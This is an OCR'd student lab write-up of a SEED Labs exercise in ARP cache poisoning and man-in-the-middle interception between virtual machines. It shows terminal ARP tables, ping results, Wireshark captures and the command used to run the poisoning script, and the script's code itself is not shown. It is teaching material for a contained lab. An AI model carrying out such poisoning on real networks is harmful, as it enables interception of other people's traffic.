
Task 2


For clarity, I will be using the setup as follows:

VM	Name	IP
M	SEEDUbuntu	10.0.2.6
A	SEEDUbuntu Clone	10.0.2.8
B	SEEDUbuntu Clone 1	10.0.2.7

Step 1



SEEDUbuntu Clone [Running]
/bin/bash
2:40 AM
/bin/bash
/bin/bash 104x37
10.0.2.3 dev enp0s3 lladdr 08:00:27:11:ed:ea used 217/211/169 probes 1 STALE
10.0.2.7 dev enp0s3 lladdr 08:00:27:bc:f5:3d used 335/395/335 probes 0 STALE
10.0.2.6 dev enp0s3 lladdr 08:00:27:bc:f5:3d used 468/468/335 probes 0 STALE
*** Round 1, deleting 4 entries ***
*** Flush is complete after 1 round ***
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.3 (incomplete) enp0s3
10.0.2.7 (incomplete) enp0s3
10.0.2.6 (incomplete) enp0s3
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.3 (incomplete) enp0s3
10.0.2.7 ether 08:00:27:bc:f5:3d C enp0s3
10.0.2.6 ether 08:00:27:bc:f5:3d C enp0s3
[02/06/21]seed@VM:~$ sudo ip -s -s neigh flush all
10.0.2.7 dev enp0s3 lladdr 08:00:27:bc:f5:3d used 363/76/16 probes 0 STALE
10.0.2.6 dev enp0s3 lladdr 08:00:27:bc:f5:3d used 495/76/16 probes 0 STALE
*** Round 1, deleting 2 entries ***
*** Flush is complete after 1 round ***
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.3 (incomplete) enp0s3
10.0.2.7 (incomplete) enp0s3
10.0.2.6 (incomplete) enp0s3
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.3 (incomplete) enp0s3
10.0.2.7 ether 08:00:27:bc:f5:3d C enp0s3
10.0.2.6 ether 08:00:27:bc:f5:3d C enp0s3
[02/06/21]seed@VM:~$
Left ⌘



SEEDUbuntu Clone1 [Running]
/bin/bash
En
2:40 AM
/bin/bash
/bin/bash 104x37
10.0.2.3 dev enp0s3 lladdr 08:00:27:11:ed:ea used 187/182/149 probes 1 STALE
*** Round 1, deleting 3 entries ***
*** Flush is complete after 1 round ***
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.8 (incomplete) enp0s3
10.0.2.6 (incomplete) enp0s3
10.0.2.3 (incomplete) enp0s3
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.8 ether 08:00:27:bc:f5:3d C enp0s3
10.0.2.6 ether 08:00:27:bc:f5:3d C enp0s3
10.0.2.3 (incomplete) enp0s3
[02/06/21]seed@VM:~$ sudo ip -s -s neigh flush all
10.0.2.8 dev enp0s3 lladdr 08:00:27:bc:f5:3d used 1669/77/17 probes 3 STALE
10.0.2.6 dev enp0s3 lladdr 08:00:27:bc:f5:3d used 1715/78/17 probes 0 STALE
*** Round 1, deleting 2 entries ***
*** Flush is complete after 1 round ***
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.8 (incomplete) enp0s3
10.0.2.6 (incomplete) enp0s3
10.0.2.3 (incomplete) enp0s3
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.8 ether 08:00:27:bc:f5:3d C enp0s3
10.0.2.6 ether 08:00:27:bc:f5:3d C enp0s3
10.0.2.3 ether 08:00:27:11:ed:ea C enp0s3
[02/06/21]seed@VM:~$ hostname -I
10.0.2.7
[02/06/21]seed@VM:~$
Left ⌘





The first image shows VM A's ARP Cache being poisoned with the mapping of VM B's IP to VM M's MAC address. The second image shows VM B's ARP Cache being poisoned with the mapping of VM A's IP address to VM M's MAC address. Image 3 shows the code used to achieve this. The script is executed by specifying both victims IP addresses via the command line as such ***sudo python3 task2-mitm.py 10.0.2.8 10.0.2.7.***


Step 2


SEEDUbuntu Clone1 [Running]
/bin/bash
En
2:45 AM
/bin/bash
/bin/bash 104x37
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.8 ether 08:00:27:a8:f4:51 C enp0s3
10.0.2.6 (incomplete) enp0s3
10.0.2.3 (incomplete) enp0s3
[02/06/21]seed@VM:~$ sudo ip -s -s neigh flush all
10.0.2.8 dev enp0s3 lladdr 08:00:27:a8:f4:51 used 37/34/9 probes 4 STALE
*** Round 1, deleting 1 entries ***
*** Flush is complete after 1 round ***
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.8 (incomplete) enp0s3
10.0.2.6 (incomplete) enp0s3
10.0.2.3 (incomplete) enp0s3
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.8 ether 08:00:27:bc:f5:3d C enp0s3
10.0.2.6 ether 08:00:27:bc:f5:3d C enp0s3
10.0.2.3 (incomplete) enp0s3
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.8 ether 08:00:27:bc:f5:3d C enp0s3
10.0.2.6 ether 08:00:27:bc:f5:3d C enp0s3
10.0.2.3 ether 08:00:27:11:ed:ea C enp0s3
[02/06/21]seed@VM:~$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_seq=10 ttl=64 time=1.25 ms
^C
--- 10.0.2.8 ping statistics ---
10 packets transmitted, 1 received, 90% packet loss, time 9198ms
rtt min/avg/max/mdev = 1.250/1.250/1.250/0.000 ms
[02/06/21]seed@VM:~$
Left ⌘


SEEDUbuntu Clone [Running]
/bin/bash
En
4:45 AM
/bin/bash
/bin/bash 81x29
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.7 (incomplete) enp0s3
10.0.2.6 (incomplete) enp0s3
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.7 ether 08:00:27:bc:f5:3d C enp0s3
10.0.2.6 ether 08:00:27:bc:f5:3d C enp0s3
[02/06/21]seed@VM:~$ ping 10.0.2.7
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=9 ttl=64 time=0.851 ms
64 bytes from 10.0.2.7: icmp_seq=10 ttl=64 time=0.561 ms
64 bytes from 10.0.2.7: icmp_seq=11 ttl=64 time=0.689 ms
^C
--- 10.0.2.7 ping statistics ---
11 packets transmitted, 3 received, 72% packet loss, time 10217ms
rtt min/avg/max/mdev = 0.561/0.700/0.851/0.120 ms
[02/06/21]seed@VM:~$
Left ⌘


SEEDUbuntu [Running]
*enp0s3
En
2:46 AM
Apply a display filter ... <Ctrl-/>
Expression...
Source
Destination
Protocol
Length
Info
PcsCompu_92:75:4b
Broadcast
ARP
60
Who has 10.0.2.3? Te
PcsCompu_11:ed:ea
PcsCompu_92:75:4b
ARP
60
10.0.2.3 is at 08:00
10.0.2.7
10.0.2.3
DHCP
342
DHCP Request - Trans
10.0.2.3
10.0.2.7
DHCP
590
DHCP ACK - Trans
10.0.2.7
10.0.2.8
ICMP
98
Echo (ping) request
10.0.2.7
10.0.2.8
ICMP
98
Echo (ping) request
10.0.2.7
10.0.2.8
ICMP
98
Echo (ping) request
10.0.2.7
10.0.2.8
ICMP
98
Echo (ping) request
10.0.2.7
10.0.2.8
ICMP
98
Echo (ping) request
Frame 5: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface
Ethernet II, Src: PcsCompu_92:75:4b (08:00:27:92:75:4b), Dst: PcsCompu_bc:f5:3d
Destination: PcsCompu_bc:f5:3d (08:00:27:bc:f5:3d)
Source: PcsCompu_92:75:4b (08:00:27:92:75:4b)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.8
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0x1f76 [correct]
[Checksum Status: Good]
Identifier (BE): 2981 (0x0ba5)
Identifier (LE): 42251 (0xa50b)
Sequence number (BE): 1 (0x0001)
wireshark_enp0s3_...0206024412_wt63PY
Packets: 22 · Displayed: 22 (100.0%)
Profile: Defau



SEEDUbuntu [Running]
*enp0s3
En
4:46 AM
Apply a display filter ... <Ctrl-/>
Expression...
Source Destination Protocol Length Info
10.0.2.8 10.0.2.7 ICMP 98 Echo (ping) request
10.0.2.8 10.0.2.7 ICMP 98 Echo (ping) request
10.0.2.8 10.0.2.7 ICMP 98 Echo (ping) request
10.0.2.8 10.0.2.7 ICMP 98 Echo (ping) request
10.0.2.7 224.0.0.251 MDNS 87 Standard query 0x0000
10.0.2.8 10.0.2.7 ICMP 98 Echo (ping) request
PcsCompu_a8:f4:51 PcsCompu_bc:f5:3d ARP 60 Who has 10.0.2.7? Tel
10.0.2.8 10.0.2.7 ICMP 98 Echo (ping) request
fe80::41bb:959f:916... ff02::fb MDNS 107 Standard query 0x0000
Frame 14: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interfac
Ethernet II, Src: PcsCompu_a8:f4:51 (08:00:27:a8:f4:51), Dst: Broadcast (ff:ff:
Destination: Broadcast (ff:ff:ff:ff:ff:ff)
Source: PcsCompu_a8:f4:51 (08:00:27:a8:f4:51)
Type: ARP (0x0806)
Padding: 000000000000000000000000000000000000
Address Resolution Protocol (request)
wireshark_enp0s3_...0206044511_CP8dS6
Packets: 21 · Displayed: 21 (100.0%)
Profile: Defa



Both VM A and B displayed the same behavior. Since both VM's ARP Cache were poisoned and packets destined for either were routed to VM M instead, I set up wireshark to capture incoming packets on VM M.

When VM A and VM B try to ping each other, it fails to receive any ICMP reply messages initially. We can see this behavior in Images 1 and 2 where the packet loss rate was 90% and 72%. In Images 3 and 4, we verify this behavior from the multiple consecutive ICMP Echo Request Packets. After this, the host sending the ping requests sends an ARP Request packet to query the MAC address of the intended VM IP address, which it then correctly updates its ARP Cache. Only then, will VM A and B start receiving ICMP replies. The last Image shows this behavior.

Step 3


SEEDUbuntu Clone1 [Running]
/bin/bash
En
5:03 AM
/bin/bash
/bin/bash 104x37
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
